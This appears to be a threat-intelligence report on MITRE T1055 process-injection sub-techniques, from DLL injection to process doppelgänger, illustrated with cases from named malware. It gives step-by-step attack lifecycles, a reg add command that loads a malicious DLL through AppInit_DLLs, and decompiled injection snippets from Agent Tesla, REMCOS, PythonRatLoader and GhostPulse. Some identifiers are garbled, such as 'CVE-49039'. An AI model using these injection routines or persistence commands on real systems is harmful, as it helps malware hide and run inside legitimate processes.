DLL injection is commonly employed by adversaries in the wild. In June 2024, the threat group **GhostWriter**, aka **UAC-0057**, was reportedly using a DLL injector to deploy **PicassoLoader** and **Cobalt Strike** beacon [1]. Adversaries used a DLL library called "ResetEngine.dll" for DLL injection. This malicious library includes typical DLL injection functions such as `GetCurrentProcessId`, `OpenProcess`, `VirtualAllocEx`, `WriteProcessMemory`, and `CreateRemoteThread`.

```
//Code snippet from ResetEngine.dll

CurrentProcessId = GetCurrentProcessId();
hObject = OpenProcess(0x43Au, 0, CurrentProcessId);
lpStartAddress = (LPTHREAD_START_ROUTINE)VirtualAllocEx(hObject, 0, nSize,
0x1000u, 0x20u);
WriteProcessMemory(hObject, lpStartAddress, &Buffer, nSize, 0);
hHandle = CreateRemoteThread(hObject, 0, 0, lpStartAddress, 0, 0, 0);
CloseHandle(hObject);
WaitForSingleObject(hHandle, 0xFFFFFFFF);
```

Beside standard DLL injection, adversaries exploit various DLL injection techniques leveraging different methods to load a DLL into a target process.

The **Reflective DLL Injection** is an alternative technique that allows adversaries to inject DLLs into processes. Instead of using standard Windows API functions like `LoadLibrary()` and `GetProcAddress()`, the DLL loads and executes itself within the target process using techniques like parsing the Export Address Table (EAT) to locate the addresses of key API functions like `LoadLibraryA()` and `GetProcAddress()`. With the Reflective DLL Injection technique, adversaries inject DLLs into the process without the need to call these functions directly.

Adversaries were observed to combine shellcode execution and reflective DLL injection. This method is called the Shellcode Reflective DLL Injection (sDRI) technique, and it allows adversaries to execute a DLL within the memory of a target process without having to rely on the standard Windows loading mechanisms. The Russian APT group **RomCom** was observed to exploit CVE-2024-9860 and CVE-49039 vulnerabilities to perform a sandbox escape for Mozilla Firefox and deploy **RomCom Backdoor** using sDRI [2].

Hooking Injection leverages the Windows hooking mechanism to inject malicious DLLs into processes. Instead of directly loading a DLL, adversaries use functions like `SetWindowsHookEx` to attach a malicious DLL containing a hook procedure to a target thread or process. When the specified hook event (e.g., a keyboard or mouse event) occurs, the operating system loads the malicious DLL into the target process, allowing the attacker to execute their code.

Hooking injection is a common DLL injection technique among keyloggers. Adversaries utilize the `SetWindowsHookEx` API to monitor keyboard inputs. **Agent Tesla** stealer malware has the callback hook procedure given below to record its victim's keyboard input, time, and the application title [4].

```
//Code snippet from Agent Tesla
string moduleName = Process.GetCurrentProcess().MainModule.ModuleName;
IntPtr moduleHandle = Y7ALd2ht.GetModuleHandle(moduleName);
this.qkJ0zU8 = Y7ALd2ht.SetWindowsHookEx(13, this.EiqpViCm9, moduleHandle,
0);
```

AppInit_DLLs Injection exploits a Windows registry feature that allows DLLs to be loaded into every process using `User32.dll`. Instead of targeting individual processes, adversaries specify a malicious DLL in the `AppInit_DLLs` registry value. When any application that uses `User32.dll` starts, the operating system automatically loads the specified DLL, providing attackers with persistent access across multiple processes.

`AppInit_DLL` technique leverages the `AppInit_DLLs` registry value, which specifies DLLs that the system should load when initializing a process using `User32.dll`. Adversaries typically use the command below to exploit this injection technique, forcing the operating system to load a malicious DLL into processes.

```
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v
AppInit_DLLs /t REG_SZ /d "C:\tmp\malicious.dll" /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v
LoadAppInit_DLLs /t REG_DWORD /d 1 /f
```

In March 2024, a browser search engine hijacker called **SmashJacker** was reported to use `App_Init DLL` technique to establish persistence in the compromised systems [5]. By exploiting this mechanism, **SmashJacker** ensures that its malicious code is executed whenever targeted applications are launched, effectively hijacking browser functionalities to redirect search results or inject advertisements.

#1.2. T1055.002 Portable Executable Injection

Portable Executable (PE) is a file format for executables, object code, and DLLs in Windows operating systems. PE provides a standardized way for the operating system to manage and execute applications, including handling the various aspects of code and data involved in complex software programs. PE injection involves the injection of a Portable Executable (PE) file, such as an EXE or DLL, into the memory space of another process running on a Windows operating system to execute arbitrary code within the context of the target process. Adversaries typically inject a small piece of malicious shellcode or call the **CreateRemoteThread** function to create a new thread.

The **Portable Executable (PE)** file format is designed to encapsulate the necessary information for the Windows loader to manage and execute the code contained within it. This structure includes various headers and sections, each serving a distinct purpose in the organization and execution of the file.

The PE file format is an important part of the Windows OS architecture and is designed to support the execution and management of applications.

Adversary Use of Portable Executable Injection

PE injection attacks follow a path similar to DLL injection. The difference lies in the use of the **WriteProcessMemory** function. Instead of writing the path to the malicious DLL within the allocated memory of the target process, adversaries write their malicious code in that memory.

Although it seems stealthy, PE injection has an inherent challenge. When adversaries inject their PE into the target process's memory, the injected code acquires an unpredictable new base address. To overcome this problem, adversaries design their malware to locate the host process's relocation table address and resolve the cloned image's absolute addresses via a loop over its relocation descriptors.

Below is the general attack lifecycle of PE Injection:

1. **Process Handle Acquisition:** Attackers obtain a handle to the target process using the **OpenProcess Windows API** with appropriate access rights, allowing them to perform operations such as memory manipulation within the target process.

2. **Selecting and Preparing the PE File:** The appropriate PE file to be injected is selected. Attackers determine the PE's preferred image **base address**, which is the address where the code expects to be loaded in memory. The size of the PE, necessary for its operation in memory, is acquired.
3. **Local Memory Allocation and PE Copy:** A block of memory is allocated within the attacker's local process, copying the selected PE image here. This action allows attackers to modify the PE image if needed before injection, including accommodating new base addresses or resolving addresses of imported functions.
4. **Allocating Memory in Target Process:** Using **VirtualAllocEx**, attackers allocate memory in the target process's address space, creating space for the injected PE file. This space must be sufficient to hold the entire PE file and have execute-read-write permissions. The **base address** of this memory block is referred to as **target_address**.
5. **Calculating Delta and Patching PE:** The delta between the local copy's address (**local_address**) and the target allocation (**target_address**) is calculated to aid any necessary relocations within the PE file to match the target address space. The PE file is then patched or adjusted based on the delta to ensure it will execute correctly when loaded at the **target_address** instead of its preferred **base address**.
6. **Injecting the PE into the Target Process:** The patched PE file is transferred from the attacker's local process to the allocated memory block in the target process using **WriteProcessMemory**. This ensures the entire image is correctly positioned in memory where it can be executed.
7. **Executing Injected PE:** A remote thread is created within the target process using **CreateRemoteThread**, with its entry point set to the **InjectionEntryPoint** function of the now-injected PE file. This triggers the execution of the injected PE, effectively starting the malicious code in the context of the target process.

Throughout this lifecycle, attackers must carefully handle the PE file and the target process to ensure successful injection and execution. This includes dealing with potential hurdles like **Address Space Layout Randomization (ASLR)**, which can change base addresses, and ensuring that any dependencies (like specific DLLs or system resources) are correctly resolved.

Portable Executable (PE) injection attack is commonly leveraged in the wild. In August 2024, adversaries were reported to distribute a malware dropper called **SystemBC** [6]. The malicious payload was delivered as an email attachment named **YandexDiskSetup.exe**. When users execute the file, the malware deploys a beacon via local PE injection. The beacon, then, reaches out to the adversary's C2 server to download and install **SystemBC** onto the compromised system.

#1.3. T1055.003 Thread Execution Hijacking

Thread Execution Hijacking is a technique that allows an attacker to execute arbitrary code in the context of a separate process on a computer. It involves injecting code into a process that is already running on the system and then redirecting the execution of one of the threads in that process to the injected code.

Adversary Use of Thread Execution Hijacking

Thread execution hijacking is a technique that allows an attacker to execute arbitrary code in the context of a separate process on a computer. It involves injecting code into a process that is already running on the system and then redirecting the execution of one of the threads in that process to the injected code.

To perform this technique, an attacker would first need to find a suitable process to hijack. This could be a process that is running with high privileges or a process that is trusted by other programs on the system. Once found, malware suspends the target process, unmaps/hollows its memory, and then injects malicious shellcode or DLL into the process. Finally, they would need to redirect the execution of a thread in the process to the injected code.

This technique is similar to the process hollowing technique, but instead of creating a new process in a suspended state, it aims to find an already existing process on the target system.

Below is the general attack lifecycle typically followed by adversaries performing Thread Execution Hijacking attacks:

1. **Process Handle Acquisition:** The attacker acquires a handle to the target process that they want to inject code into. This involves using the `OpenProcess` API with appropriate access rights, such as `PROCESS_VM_OPERATION`, `PROCESS_VM_WRITE`, and `PROCESS_VM_READ`.
2. **Thread Suspension:** Once the handle to the process is obtained, the attacker identifies a thread within that process to hijack. The `OpenThread` API is then used to get a handle on this thread, which is suspended using `SuspendThread` to prevent it from executing any more instructions while the attack is carried out.
3. **Memory Allocation:** After successfully suspending the thread, the attacker allocates memory in the virtual address space of the target process. This is typically done with `VirtualAllocEx`, specifying `MEM_COMMIT` and `PAGE_EXECUTE_READWRITE` as the desired memory state and protection. This ensures that the allocated memory is both executable and writable.
4. **Hijacking Thread Context:** The attacker then hijacks the thread's execution context by retrieving it with `GetThreadContext`, which includes register values. The `EIP` register (on x86 architectures) or `RIP` register (on x86-64 architectures) within the context is set to point to the address of the shellcode in the allocated memory.
5. **Context Manipulation:** After altering the context to point to the malicious code, `SetThreadContext` is used to apply the modified context to the suspended thread. This changes the execution flow of the thread to the injected shellcode.
6. **Thread Resumption:** Finally, the attacker resumes the thread with the `ResumeThread` function. The thread will continue execution at the new entry point specified by the altered `EIP/RIP` register, thereby executing the attacker's malicious code within the context of the target process.

It is common to see the thread execution hijacking technique in the wild. In January 2024, `Lumma Stealer` was reported to use a thread execution hijacking technique [7]. Adversaries use encoded PNG files to evade detection and malware analysis. Before deciphering the Lumma Stealer, the attacker checks for remote debugger strings such as `ollydbg`, `windbg`, and `ida` by invoking `GetForegroundWindow`. After completing Anti-VM and Anti-Debug checks, adversaries decrypt encoded PNG files and inject Lumma Stealer into target processes using the `SuspendThread` function.

In another example, `Zloader` malware was found to inject `CyberMesh.exe` into `msiexec.exe` using the thread execution hijacking technique [9]. Adversaries used the `CreateUserProcess`, `AllocateVirtualMemory`, `WriteVirtualMemory`, `GetContextThread`, `SetContextThread`, `ProtectVirtualMemory`, `ResumeThread` syscalls to start, suspend and inject malware into `msiexec.exe`.

#1.4. T1055.004 Asynchronous Procedure Call

Asynchronous procedure calls (APCs) are functions executed asynchronously within a specific thread's context. When an APC is queued to a thread, it is added to the thread's APC queue. When the thread is scheduled to run again, it checks its APC queue for any pending APCs and executes them before continuing with its normal execution. Malware developers often exploit this mechanism by attaching malicious code to the APC queue of a target thread.

APCs are queued to a thread's APC queue, and the thread is notified when an APC is ready to be executed. The thread can then execute the APC by calling the function `KeWaitForSingleObject` with the APC object as a parameter.

There are two types of APCs: kernel APCs and user APCs. Kernel APCs are executed in the context of the system kernel, while user APCs are executed in the context of a user-mode process. APCs are often used in the implementation of Windows device drivers to perform tasks such as reading and writing data to a device. They are also used by system libraries and applications to perform tasks asynchronously, such as waiting for the completion of an I/O operation.

Adversary Use of Asynchronous Procedure Call (APC)

One way that adversaries may use APCs is by queuing a kernel APC to the APC queue of a system thread, such as a thread that is running with elevated privileges. When the APC is executed, the code will be executed in the context of the system thread, allowing the adversary to perform actions with the privileges of the thread.

Another way that adversaries may use APCs is by injecting a PE into a process and using an APC to execute code from the injected PE within the context of the process. This can be used to evade security measures that are designed to prevent the injection of code into a process, as the APC is executed in a way that is transparent to the process itself.

Unlike the previous methods, which involve direct manipulation of thread contexts or PE images that may be detected by security defenses, APC injection queues a function to be executed when the thread is in an alertable state. Here's an overview of the APC injection attack lifecycle:

- 1. Process and Thread Handle Acquisition:** The attacker obtains a handle to a target process using `OpenProcess` with necessary privileges, such as `PROCESS_VM_OPERATION` and `PROCESS_VM_WRITE`. Then, a thread within the target process is targeted. A handle to this thread is obtained via `OpenThread`, with access rights that allow APC queuing (e.g., `THREAD_SET_CONTEXT`).

- 2. Memory Allocation in Target Process:** Using `VirtualAllocEx`, the attacker allocates memory within the target process's address space, where the malicious payload (shellcode) will be placed. The memory permissions are set to allow read, write, and execute actions, often `PAGE_EXECUTE_READWRITE`.
- 3. Writing Shellcode:** The attacker writes the malicious code into the allocated memory section within the target process via `WriteProcessMemory`.
- 4. Queuing the APC:** An APC is queued to the target thread using `QueueUserAPC`. The APC points to the shellcode in the allocated memory area. APCs will only run when the thread enters an alertable state, which can be achieved by calling certain functions such as `SleepEx`, `SignalObjectAndWait`, or `WaitForSingleObjectEx` with the appropriate flags to put the thread in an alertable state.
- 5. Triggering Execution:** The attacker waits for the thread to enter an alertable state or triggers such a state themselves. When the thread becomes alertable, the queued APC is executed, and consequently, the malicious shellcode runs within the context of the target thread.

Asynchronous Procedure Shell (APC) also had its share among adversaries in 2024. `PythonRatLoader` malware uses APC injection to deploy `XWORM` malware [10]. Adversaries used an obfuscated Python code to create a `notepad.exe` process and inject the payload into it before thread execution started. The decrypted Python code used for APC injection is given below.

```
key = 'evr8p15K'.encode('ascii')
shellcode = rc4_decrypt(key, encrypted_data)

# Allocate memory with executable permissions
shellcode_buffer = ctypes.create_string_buffer(shellcode)
ctypes.windll.kernel32.VirtualProtect(
    ctypes.byref(shellcode_buffer),
    ctypes.sizeof(shellcode_buffer),
    0x40, # PAGE_EXECUTE_READWRITE
    ctypes.byref(ctypes.c_ulong())
)

# Execute the shellcode
shellcode_func = ctypes.cast(shellcode_buffer,
ctypes.CFUNCTYPE(ctypes.c_void_p))
shellcode_func()

execute_shellcode ()
```


#1.5. T1055.005 Thread Local Storage

Thread Local Storage (TLS) callback injection is a technique that involves manipulating pointers within a PE file to redirect a process to malicious code before it reaches the legitimate entry point of the code. TLS is a mechanism that allows threads to have their private storage area. The OS uses TLS callbacks to initialize and clean up data used by threads. These callbacks are functions that the OS calls when a thread is created or terminated.

Thread Local Storage is a sophisticated programming mechanism that provides each thread in a multi-threaded application with its own private data storage area. Think of it like giving each worker (thread) their own private locker (storage space) where they can keep their personal tools and materials, rather than having to share everything from a common toolbox.

Core Mechanics of TLS When a process starts, the operating system allocates a TLS directory for that process. This directory acts like a map, helping threads locate their private storage areas. Each thread receives its own set of TLS slots, which are essentially indexed storage locations. The beauty of this system is that even though multiple threads might access what appears to be the same global variable, they're actually accessing their own private copies stored in their respective TLS slots.

Implementation Details The Windows operating system implements TLS through several key structures:

1. The Thread Environment Block (TEB) contains a pointer to the thread's TLS array
2. The TLS array holds pointers to the actual TLS data blocks
3. The PE file's TLS directory contains initialization data and callback addresses

TLS Callback Mechanism The operating system executes TLS callbacks at specific times during thread and process lifecycle:

- When a process is starting (before the main entry point)
- When a new thread is created
- When a thread is terminating
- When a process is shutting down

This callback system ensures proper initialization and cleanup of thread-specific resources.

Adversary Use of Thread Local Storage

Attackers use TLS callbacks to inject and execute malicious code at the start of a program's execution or whenever a new thread is created.

Here's how TLS callback injection typically works:

1. **Select Target Application:** The attacker chooses a target application that they want to inject code into. This application should preferably have TLS callbacks or be modified to include them.
2. **Analyze or Modify TLS Directory:** If the target application does not already use TLS callbacks, the attacker modifies the PE file of the application to include a TLS directory. This entails altering the PE header and possibly adding new sections to the file. If the target application already utilizes TLS, the attacker can hook or replace existing TLS callbacks with malicious ones.
3. **Write Malicious Callback:** The attacker writes a malicious TLS callback function. This function should be designed to perform whatever malicious activities the attacker desires, such as setting up a backdoor or executing a payload.
4. **Inject Malicious Callback:** Using a tool or exploit, the attacker injects the address of the malicious callback into the TLS callback table of the target application. This can involve directly modifying the binary on disk or in memory to point to the attacker's code rather than legitimate initialization functions.
5. **Execute Target Application:** Upon execution of the target application, the Windows Loader processes the PE file and executes all TLS callbacks before reaching the main entry point of the application or whenever a new thread that uses TLS is created.
6. **Callback Execution:** When the malicious TLS callback is executed, it runs the attacker's code within the context of the application's process. This activation occurs in the early stages of the program's start-up, often making the injected code one of the first things to run.

In February 2024, **Strela Stealer** was reported to use TLS callback injection to inject **ringsbeef.dll** [11]. This malicious DLL is designed to steal Outlook and Thunderbird data from compromised systems.

Note that Process Hollowing can be used to manipulate TLS callbacks by allocating and writing to specific offsets within a process memory space.

#1.6. T1055.008 Ptrace System Calls

The **ptrace()** function is a system call in Unix and Unix-like operating systems that enables one process, controller, to manipulate and observe the internal state of another process, **tracee**. Ptrace system call injection is a technique that involves utilizing the **ptrace()** system call to attach to an already running process and modify its memory and registers. This technique can be utilized for a range of purposes, including injecting code into a process to alter its behavior.

Ptrace is a system call that allows one process (the tracer) to control another process (the tracee) and observe its execution. It is used by debuggers and other tools to perform tasks such as inspecting the memory and registers of a process, modifying its execution, and single-stepping its instructions.

Ptrace is implemented as a set of system calls in Unix-like operating systems, such as Linux. It is used by specifying the ptrace function and a set of arguments that specify the operation to be performed and the process to be traced.

Some common operations that can be performed using ptrace include:

- Reading and writing the memory and registers of the tracee
- Setting breakpoints in the tracee's code
- Single-stepping the tracee's instructions
- Attaching to and detaching from a running process

Ptrace is a powerful tool that can be used for a variety of purposes, including debugging, reverse engineering, and malware analysis. It can also be used by adversaries to inspect and modify the execution of processes on a system, which can be used to evade detection and achieve persistence.

Adversary Use of Ptrace System Calls

Here's how an attacker might use the ptrace system call to perform code injection:

1. **Attaching to the Target Process:** The attacker's process uses ptrace with the **PTRACE_ATTACH** option to attach to the target process. This causes the target process to pause execution and become traceable by the attacker's process.
2. **Waiting for the Target Process to Stop:** The attacker's process waits for a signal from the target process that indicates it has stopped and is ready for tracing. This is typically done by listening for a **SIGSTOP** signal.

3. **Injection Preparation:** The attacker locates or allocates a section of memory within the target process's address space, where the malicious code (often referred to as shellcode) will be injected. This may involve searching for existing executable memory regions or allocating new memory using ptrace to invoke the mmap system call in the target process.
4. **Copying the Shellcode:** Using ptrace with the **PTRACE_POKEDATA** or **PTRACE_POKETEXT** operation, the attacker writes the shellcode byte by byte into the allocated memory space of the target process.
5. **Setting Instruction Pointer:** With the shellcode in place, the attacker uses ptrace to set the instruction pointer (IP) register (e.g., EIP on x86, RIP on x86_64) of the target process to the address of the injected code.
6. **Resuming Target Process Execution:** After the shellcode is in place and the instruction pointer is set, the attacker resumes the execution of the target process using ptrace with the **PTRACE_CONT** option, causing the target process to jump to and execute the injected shellcode.
7. **Detaching from the Target Process (if applicable):** Once the code has been executed, and if further interaction with the target process is not needed, the attacker process can use ptrace with the **PTRACE_DETACH** option to detach from the target process and allow it to continue execution normally.

Ptrace system call injection is a powerful method of executing arbitrary code in the context of another process and can be used by attackers to manipulate or spy on target applications, or to run malicious payloads without requiring a binary file on disk. However, modern Linux distributions have security mechanisms like **Yama** and **SELinux** that can restrict ptrace usage to prevent debugging by unauthorized users and, thus, mitigate this kind of attack.

#1.7. T1055.009 Proc Memory

In Unix-like operating systems, the `/proc` filesystem is a virtual filesystem that provides access to information about processes running on a system. Proc memory injection involves enumerating the process's memory through the `/proc` filesystem and constructing a return-oriented programming (ROP) payload. ROP is a technique that involves using small blocks of code, known as "gadgets," to execute arbitrary code within the context of another process.

As mentioned, the `/proc` filesystem is implemented as a virtual filesystem, meaning that it does not exist on a physical storage device. Instead, it is a representation of the system's processes and their status, and the information it contains is generated on demand by the kernel.

One of the things that the `/proc` filesystem provides access to is the memory of the processes that are running on the system. For example, the `/proc/[pid]/mem` file can be used to access the memory of a process with the specified `pid` (process ID). The `/proc/[pid]` directory contains several files that provide information about the process, such as its memory mappings, open file descriptors, and so on. This can be useful for tasks such as debugging or reverse engineering, as well as for detecting and mitigating vulnerabilities in a process's memory.

Adversary Use of Proc Memory

To perform proc memory injection, an attacker first enumerates the process's memory by accessing the `/proc/[pid]` directory for the target process. Upon accessing the `/proc/[pid]`, the attacker can examine the process's memory mappings to locate gadgets, which are small blocks of code that can be used to execute arbitrary code within the context of the process. Gadgets are typically found in the process's code segments, such as the text segment, which contains the instructions that make up the program.

Here is an example gadget that can be used to execute arbitrary code in the context of a process:

```
# pop the address of the code to execute into the rdi register
pop rdi
# return to the address in rdi
ret
```

This gadget consists of two instructions: a "pop" instruction that pops an address off the top of the stack and stores it in the `rdi` register, and a "ret" instruction that returns to the address stored in the `rdi` register.

To use this gadget, an attacker could redirect the execution flow of the process to the gadget and then push the address of their own code onto the stack. The pop instruction would then pop this address off the stack and store it in the `rdi` register, and the ret instruction would return to the address stored in the `rdi` register, causing the attacker's code to be executed.

Gadgets are useful for an attacker because they allow them to execute code without having to inject their own code into the process's memory. Instead, they can use gadgets that are already present in the process's code segments to execute their own code. To find gadgets, an attacker can use tools (such as `ROPgadget`, `Ropper`, and `ROPChain`) that search the process's memory mappings for specific instructions or instruction sequences.

For instance, adversaries can leverage the `ROPgadget` tool with the following attack lifecycle:

1. The first step for the attacker will be finding the target process where he wants to inject the code.
2. Then the attacker uses `ROPgadget` to find gadgets in the binary of the target process, looking for gadgets that can be used to change the flow of execution, such as gadgets that can be used to jump to a specific memory address or gadgets that can be used to call a specific function.
3. Once the attacker has identified a sufficient number of gadgets, they can construct an ROP payload by chaining together the gadgets in a specific order.
4. The payload can then be injected into the process's memory using techniques such as `Ptrace System Call injection` (see section 4.6) or by exploiting a vulnerability in the process.
5. Once the payload is executed, it allows the attacker to execute arbitrary code within the context of the process.

#1.8. T1055.011 Extra Window Memory Injection

Extra Window Memory Injection (EWMI) is a technique that involves injecting code into the Extra Window Memory (EWM) of the Explorer tray window, which is a system window that displays icons for various system functions and notifications. This technique can be used to execute malicious code within the context of the Explorer tray window, potentially allowing the attacker to evade detection and carry out malicious actions.

In the Windows operating system, a **window class** is a data structure that specifies the appearance and behavior of a window. When a process creates a window, it must first register a window class that defines the characteristics of the window. As part of this registration process, the process can request that up to **40 bytes** of extra memory (EWM) be allocated for each instance of the class. This extra memory is intended to store data specific to the window and can be accessed using specific API functions, such as **GetWindowLong** and **SetWindowLong**. These functions take the window handle as the first argument and the index of the field to be retrieved or set as the second argument. The field values are stored in the form of "window longs."

Adversary Use of Extra Window Memory Injection

The EWM is large enough to store a **32-bit pointer**, which can point to a Windows procedure (a.k.a Window proc). A window procedure is a function that handles input and output for a window, including messages sent to the window and actions performed by the window. Malware may attempt to use the EWM as part of an attack chain in which it writes code to shared sections of memory within a process, places a pointer to that code in the EWM, and then executes the code by returning control to the address stored in the EWM.

This technique, known as Extra Window Memory Injection (EWMI), allows the malware to execute code within the context of a target process, giving it access to both the process's memory and potentially elevated privileges. Malware developers may use this technique to avoid detection by writing payloads to shared sections of memory rather than using API calls like **WriteProcessMemory** and **CreateRemoteThread**, which are more closely monitored. More sophisticated malware may also bypass security measures like data execution prevention (DEP) by triggering a series of Windows procedures and other system functions that rewrite the malicious payload within an executable portion of the target process. This allows the malware to execute its code while bypassing DEP and other protection mechanisms.

Attackers can inject malicious code into this space and execute it, which can be particularly stealthy, given that EWM is a legitimate and less commonly monitored part of a window object. The essence of this technique is to place malicious code into the EWM and then have it executed, often through a callback function like a window procedure (the function that receives and processes all messages sent to a window).

Here's a high-level overview of how Extra Window Memory Injection typically works:

- 1. Identify Victim Application:** The attacker selects a target Windows application that has a window with extra memory allocated.
- 2. Allocate or Find EWM:** If the attacker has control over the application's source code or can alter it through other injection methods, they may directly allocate extra memory for a window using the **RegisterClassEx** or **CreateWindowEx** Windows API functions. Alternatively, the attacker finds a window class with previously allocated EWM.
- 3. Inject Malicious Code into EWM:** The attacker uses an appropriate API, such as **SetWindowLongPtr** with **GWL_USERDATA** or a similar flag, to copy the malicious code into the EWM of the target window.
- 4. Trigger Execution:** To execute the injected shellcode, the attacker will typically set up a scenario where a message sent to the target window causes the window procedure to jump to the EWM and execute the shellcode. This could be via a crafted message that manipulates the execution flow or by modifying the window procedure pointer directly to point to the injected code.

#1.9. T1055.012 Process Hollowing

Process Hollowing is a sub-technique that adversaries generally use to bypass process-based defenses by injecting malicious code into a suspended or hollowed process. Process hollowing involves creating a process in a suspended state, then unmapping or hollowing out its memory and replacing it with malicious code. This allows the attacker to execute their code within the context of the target process.

Process hollowing is a technique used by malware to hide its code execution within the memory of a legitimate process. The malware begins by creating a new, suspended process of a legitimate, trusted system process. It then hollows out the contents of the legitimate process's memory, replacing it with the malicious code, and resumes the execution of the process. This can make it more difficult for security software to detect the presence of the malware, as it is running within the context of a trusted process.

Adversary Use of Process Hollowing

An example Process Hollowing attack is given below.

- 1. Create a suspended process:** This initial step is about creating a suspended process, which adversaries will later use to hollow. To create a new process, the malware uses the `CreateProcess` function. As discussed before, this attack includes hollowing the memory of a suspended process. Thus, malware suspends this newly created process' primary thread via the `CREATE_SUSPEND` option used in the `fdwCreate` flag.
- 2. Hollow out the legitimate code:** Malware hollows out the legitimate code from the memory of the suspended process. This is done by using particular API calls such as `ZwUnmapViewOfSection` or `NtUnmapViewOfSection`. The malware calls the `ZwUnmapViewOfSection` function to remove a previously mapped view of a section from the virtual address space of the target process. One important thing to add is that the `ZwUnmapViewOfSection` function is called from kernel mode, meaning that it is not intended to be called directly from user mode. To unmap a view of a section from the virtual address space of the target process from user mode, adversaries should use the `NtUnmapViewOfSection` function instead.
- 3. Allocate memory in the target process:** Malware allocates memory in the target process via the `VirtualAllocEx` function. One critical thing to note is that malware uses the `flProtect` parameter to ensure that the code is marked as writeable and executable.
- 4. Write shellcode to the allocated memory:** The adversary uses the `WriteProcessMemory` function to write the malicious code (also known as shellcode) to the allocated memory within the hollowed process.

- 5. Change the memory protection:** The malware calls the `VirtualProtectEx` function to change the memory protection of the code and data sections in the target process to make it appear normal, meaning that the memory in these sections will be marked as readable and in the case of "Read/Execute", executable.
- 6. Retrieve the target thread's context:** The target thread's context is retrieved using the `GetThreadContext`.
- 7. Update the target thread's instruction pointer:** Malware updates the target thread's instruction pointer to point to the written shellcode that the malware has written in the fourth step. Next, malware commits the hijacked thread' new context with `SetThreadContext`.
- 8. Resume the suspended process:** The malware uses the `ResumeThread` to make the suspended process resume so that it can run the shellcode within.

In April 2024, **REMCOS RAT** was reported to use process hollowing to copy itself into `iexplore.exe` [12]. Using the `CreateProcessW` API, the malware starts the target process in the suspended state and gets its thread context via the `GetThreadContext` API. Then, the malware uses `ZwCreateSection` and `ZwMapViewOfSection` APIs to create and map shared memory into the target process, along with the handle of the remote process. Finally, the malware sets the thread context with a new entry point pointing to the **REMCOS** entry point and resumes the process execution, successfully completing the process injection via process hollowing.

```
if(!CreateProcessW(0, IpCommandLine, 0, 0, 0, CREATE_SUSPENDED, 0, 0,
&StartupInfo, p_remote_process_information))
    break;
p_context = (CONTEXT *)VirtualAlloc(0, 4u, 0x1000u, 4u);
...
if ( !GetThreadContext(p_remote_process_information->hThread, v40)
    || !ReadProcessMemory(
        P_remote_process_information->hProcess,
...
        || g_fp_ZwCreateSection(&h_section, SECTION_ALL_ACCESS, 0,
&MaximumSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, 0))
...
if(!g_fp_ZwMapViewOfSection(Handle, CurrentProcess, &v33, 0, 0, 0,
(PSIZE_T)v35, 1u, 0, 0x40u))
...
    if(WriteProcessMemory(*(HANDLE *)_p_remote_process_information,
...
        if(SetThreadContext(*(HANDLE *)_p_remote_process_information +
1), p_context)
            && ResumeThread(*(HANDLE *)_p_remote_process_information
+ 1)) != -1)
```

#1.10. T1055.013 Process Doppelgänger

Process Transactional NTFS (TxF) is a feature in Windows that allows file operations on an NTFS file system volume to be performed as part of a transaction [112]. Transactions help improve applications' reliability by ensuring that data consistency and integrity are maintained even in a failure. Adversaries may abuse TxF to perform a technique called "process doppelgänger" which involves replacing the memory of a legitimate process with malicious code using TxF transactions.

Adversary Use of Process Doppelgänger

Process doppelgänger is a fileless attack technique enabling the execution of arbitrary code within a legitimate process without writing malicious code to disk. This method helps malware evade security software designed to detect and block malicious code execution.

The technique leverages the Transactional NTFS (TxF) feature in Windows, which allows transactional file operations. Changes to files remain uncommitted until the transaction completes, enabling rollback to maintain file system integrity.

An attacker can exploit TxF by creating a suspended process, injecting malicious code into its memory, and initiating a transaction. The attacker modifies the process's executable file within the transaction and commits it, replacing legitimate code with the malicious code. The process is then resumed, running the malicious code under the guise of a trusted application.

While similar to Process Hollowing, which replaces the memory of a legitimate process with malicious code, Process Doppelgänger uniquely uses TxF transactions, enhancing its ability to evade detection. Below, you can find the four steps of the Process Doppelgänger sub-technique attack flow.

1. Transact: A TxF transaction is created using a legitimate executable, and the file is then overwritten with malicious code. These changes are isolated and only visible within the context of the transaction.

- `CreateTransaction()` - called to create a transaction.
- `CreateFileTransacted()` - called to open a "clean" file transacted.
- `WriteFile()` - called to overwrite the file with a malicious shellcode.

2. Load: A shared section of memory is created, and the malicious executable is loaded into it.

- `NtCreateSection()` - called to create a section from the transacted file.

3. Rollback: The changes to the original executable are undone, effectively removing the malicious code from the file system.

- `RollbackTransaction()` - called to rollback the transaction to remove the changes from the file system.

4. Animate: A process is created from the tainted section of memory, and execution is initiated.

- `NtCreateProcessEx()` and `NtCreateThreadEx()` - called to create process and thread objects.
- `RtlCreateProcessParametersEx()` - called to create process parameters.
- `VirtualAllocEx()` and `WriteProcessMemory()` - called to copy parameters to the newly created process's address space.
- `NtResumeThread()` - called to start execution of the doppelgänger process.

GhostPulse is a loader malware observed to use the process doppelgänger technique [13]. The malware follows the typical attack flow by leveraging the NTFS transactions to inject the final payload into a new child process. GhostPulse malware uses this technique to deploy other malware, such as **NetSupport**, **Rhadamanthys**, **SectopRAT**, and **Vidar**.

```
if(!sub_420ED((int *)a1))
    return 0;
if(!core::create_transaction((int)a1) || !core::create_temp_file(a1) ||
!core::create_section((int)a1))
    goto LABEL_16;
core::roll_back_transaction((core::stage4::IAT ***)a1);
if(!core::build_target_process_path(a1))
    return 0;
if(core::spawn_suspended_process((int)&savedregs, a1)
&& (unsigned_int8)core::map_view_section_to_target(a1)
&& core::set_eip(a1)
&& sub_422610(a1)
&& (sleep(**a1,100,300), core::resume_thread((int)a1)))
```

In another example, the Malware-as-a-Server (MaaS) group **LummaStealer** was observed to use **IDAT Loader** to deploy LummaC2 via process doppelgänger [8]. When first executed, IDAT Loader uses DLL load order hijacking to load malicious DLLs and creates a cmd.exe process. This process then injects the LummaC2 payload into explorer.exe using the `NtWriteVirtualMemory` API call.

Process Ghosting is a stealthy code injection technique that enables adversaries to run malicious code by creating a new process that appears legitimate but is backed by malicious content. Instead of executing a normal executable file, attackers use techniques to modify the memory of the newly created process before it becomes visible to the operating system. By manipulating process structures during creation, adversaries execute code that bypass traditional detection methods.

